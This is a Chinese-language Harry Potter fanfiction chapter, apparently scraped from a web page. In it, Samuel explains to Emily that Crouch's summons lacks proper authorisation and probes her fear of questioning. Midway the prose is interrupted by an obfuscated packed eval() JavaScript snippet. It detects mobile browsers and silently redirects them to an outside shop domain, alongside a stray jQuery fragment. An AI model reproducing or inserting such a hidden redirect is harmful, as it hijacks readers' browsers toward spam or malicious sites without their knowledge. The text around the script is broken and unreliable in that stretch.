赛穆尔的视线落到茶几上。
那封信就放在那里,魔法法律执行司的红色印章格外显眼。
艾米丽刚刚稍微放松一点的身体重新绷紧。
赛穆尔拿起那封信,“你什么时候收到的?”
“上午。”
“看过了?”
“嗯。”
“准备去?”
艾米丽停了一下,“当然要去。”
赛穆尔抬眼,“为什么?”
她皱起眉,“因为这是强制传唤。”
“不是。”
艾米丽愣住。
赛穆尔已经翻到了最后一页。
他的手指点了一下纸面。
“它没有威森加摩行政办公室签章,也没有经过正式备案。”
艾米丽看着他。
赛穆尔毕业以后便进入魔法部工作,如今还在威森加摩行政办公室。那是一个远没有傲罗办公室那么引人注目的地方,处理的却恰恰是魔法部最容易让人失去耐心的东西——手续、记录、授权,以及各部门想要强制某个人做什么以前必须留下的那一整套证明。
迈克尔,他最好的朋友,至少在迈克尔眼里是这样,曾因此评价:赛姆工作以后越来越像一份活着的行政条例。
赛穆尔本人对此从未表示赞同,当然也没有真正否认。
“可是这上面有克劳奇的签字。”艾米丽说,“他是魔法法律执行司司长。”
“我知道。”
“那——”
“这不代表他可以自己给自己的强制要求赋予法律效力。”赛穆尔把信放下。语气依旧平静,“他可以要求询问你,可以递交强制传唤申请,也可以说明为什么认为必须立即进行,然后给行政办公室审核,由我们寄出。”
艾米丽渐渐明白了,“他没有送给你们?”
“没有。”
“他直接寄给我了?”
“对。”赛穆尔的神情冷了一点。“所以我来了。”
艾米丽看了一眼桌上的信,“那我……”
“你明天不用去。”
“真的吗?”她微微瞪大了眼睛。
赛穆尔的目光立刻从信上移回她脸上。他认识艾米丽很多年。
认识那个刚进拉文克劳的小姑娘。认识后来做了级长、会为了一个小问题专门给他写信询问的艾米丽,也认识那个成年礼上喝了酒,抓着他的手硬把他拖进舞池,还因为终于看见他笑了一下而高兴得差点摔倒的人。
她以前不会这样问,至少不会是这种语气。
“真的。”赛穆尔说,“明天不去。”
艾米丽的肩膀一点点松了下来。
赛穆尔看了很久,“艾米。”
“嗯?”
“你很怕去魔法部?”
“没有。”
赛穆尔没有表情地看着她。
艾米丽也看着他。过了几秒,她败下阵来,只能乖乖地说实话。“……我不知道算不算害怕,我知道他们为什么要问。”
她在沙发边慢慢坐下来。“他们应该问,如果我是他们,我也会查。一个凤凰社成员被食死徒抓走,突然回来,总要确认她有没有被控制,有没有泄露情报。”
“更别提还有西里斯。”艾米丽的手落到膝盖上,“我是他的未婚妻。我认识詹姆斯和莉莉。我知道他们用了赤胆忠心咒。”
“我应该去。”
赛穆尔听完,沉默了片刻,然后问:“你记不记得第一次来我办公室的时候,我跟你说过什么?”
艾米丽抬头。
她当然记得。那时她还没毕业,赛穆尔在一间并不大的办公室里,桌上堆满卷宗,耐心给她解释那些她原本认为毫无意义的手续。
手续之所以重要,是因为不能让一个有权力的人随时决定,谁必须回答问题,谁可以被带走,又有谁不值得得到解释。
艾米丽沉默下来。
赛穆尔看着她,“没有因为对象变成你,这句话就突然失效。”
“可是调查——”
“当然会继续。”他没有纵容她逃避,“该回答的问题,你以后还是要回答。”
艾米丽点头。
“但是不是明天。”赛穆尔停了一下,“也不是克劳奇先生写一封没有经过审批的信,就能把你带到他办公室里的时候。”
艾米丽低下头,又把那封信拿起来看了一眼,现在上面的“强制传唤”忽然没有刚才那么可怕了。
她把纸重新放回桌面。赛穆尔就在她旁边。她的手指很自然地碰到了他的袖口。停顿了一下,然后抓住。
赛穆尔低头。
艾米丽也低头看了一眼,然后重新抬头,无辜地眨眨眼。
“……”
塞姆尔顺着她的动作在沙发边坐下来,“艾米丽。”
“嗯?”
“你从上午开始一直在等明天?”
“当然。”她理所当然地回答,“它让去魔法部。”
“所以你一直在想这件事?想着去魔法部?”
艾米丽停顿片刻。“可能。”
赛穆尔问道,“那如果审讯是在这里呢?”
艾米丽几乎没有犹豫,“可以。”“如果是别的魔法法律执行司的人?”
“也可以。”
“如果他要求单独谈?”
她没有回答。
客厅安静下来。
莱姆斯一直站得不远,原本并没有参与他们的谈话,这时却很轻地抬起了眼睛。
艾米丽盯着桌面,“为什么要单独?”
“有些证词需要排除其他人的影响。”
艾米丽的嘴唇动了一下,“我……我不知道。”
赛穆尔点头。他换了一个问题,“所以不去魔法部,只是在这里,你会好一点?”
“嗯。”
“允许有人陪着?”
“会。”
“如果有人要求你把魔杖放在门外?”
艾米丽身体很明显地僵了一下。
赛穆尔停住,声音放轻了一点,“艾米?”
“我会照做。”
赛穆尔没有继续沿着这个问题往下。
艾米丽过了一会儿才像意识到什么一样转头看他,“你在做什么?”
“什么?”
“你在问我问题。”
“我们一直在说话。”
“不是。”她眯起眼,终于又有了一点赛穆尔熟悉的神情,“你有目的。”
赛穆尔沉默一秒,“我当然有。”
“看吧。”艾米丽立刻坐直一点,“我就知道。”
“我今天本来就不只是为了告诉你这封信无效。”赛穆尔看着她,“我还为了来看看你。”
“……”这不是她设想中的目的。
“然后决定克劳奇下一次把申请正常送过来的时候,我该怎么办。”
她低头看了一眼自己还抓着他的手,感觉这似乎对自己的情况评估不太有优势,刚准备松开。赛穆尔却很自然地翻了一下手腕,反过来握住了她。
“我没有让你松。”他说得十分平常。
“所以你现在决定了吗?”艾米丽收紧了一点手指。
“我决定了一部分,比如我现在不会批准把你强制带到魔法部。”
她抬眼,“因为我不想去?”
“不是,是因为你目前明显无法正常承受这种形式的询问。”
“我可以回答问题。”
“我知道。”
“我的记忆也没有问题。”
“我也没有说你的记忆有问题。”
“那——”
赛穆尔看了;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17859363|211954||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
看他们交握的手。
艾米丽的声音停住,果然!她就知道应该松手的,想到这里她有些幽怨地看向塞姆尔。
“你刚才听见不用去的时候,抓住我了。”
“……”
“我问如果必须单独接受询问,你说不知道。”
“……”
“问到魔杖,你开始紧张。”赛穆尔继续道:“这并不能证明你不能接受调查。但是足以说明,不能有人因为急着结案,就明天把你塞进魔法部某间房里连续问几个小时。”
艾米丽沉默很久,最后才小声说道:“我没有那么严重。”
赛穆尔只是看着她。
她被看得越来越不自在,“你不要这样看我。”
“哪样?”
“就是这种……我说什么你都不相信的样子。”
“我相信你认为自己没有那么严重。”
“这句话更讨厌。”
“嗯。”
艾米丽瞪他。
赛穆尔终于有了一点很淡的笑意。
艾米丽看见了。“你笑了。”
“没有。”她怔了一下,随即笑出了声。“你怎么还是这样。”
“我一直这样。”
那一点笑意在她脸上停留了几秒。
赛穆尔面无表情地靠回沙发。
安静了一会儿,忽然说道:“迈克尔最近准备回英国。”
艾米丽果然转过头,“什么?”
“他和娜塔莉最近在商量回来。”
“真的?”
“嗯。”
“带着你教子一起?”
赛穆尔看她一眼,“他们总不能把孩子留在法国。”
“我不是这个意思。”艾米丽终于有些像以前一样瞪他,“我是说,他们真的准备一家人都回来?”
“在考虑。”
“为什么这么突然?”
“战争结束了。”
房间里刚刚恢复的一点轻松安静下来。
艾米丽低下眼睛。
战争结束了。她到现在还是很难习惯这句话。
对远在法国的人而言,它似乎意味着终于可以回来,重新考虑工作、房子,还有孩子以后在哪里长大。可对她来说,战争结束以后留下来的,首先却是詹姆斯、莉莉、彼得,还有阿兹卡班里的西里斯。
过了一会儿,艾米丽自己重新开口:“娜塔莉真的愿意吗?”
“所以还在商量。”
她想了想,“他不打球了?”
“还在打。”
“那他回来之后要怎么办?”
“这就是他最近写信抱怨得最多的事情之一。”赛穆尔看着她。“他还问了你。”
“他知道?”
“知道你失踪,也知道你已经回来。”
艾米丽不用问也知道一定是塞姆尔告诉他的,“那他知道我被抓以后发生了什么吗?”
“不知道。”
“那别告诉他。”
“为什么?”
“他现在有娜塔莉,还有孩子。我不想让他担心。”
赛穆尔看了她两秒,“他已经担心了。”
“……”
“他知道你回来以后,三个小时里给我写了两封信。”赛穆尔没好气地看了她一眼,“要不是你这两年一直瞒着我们,你现在也是孩子教母。”
艾米丽愣了一下,“什么?”
“迈克尔和娜塔莉原本打算让你做教母。”赛穆尔说道,“他们当时都打算推迟洗礼了。”
艾米丽明显有些反应不过来,“为什么没人告诉我?”
“迈克尔说他告诉过你。”
艾米丽努力回忆了一会儿,“那时候我真的太忙了。”
赛穆尔看着她,“我知道。你一直很忙。”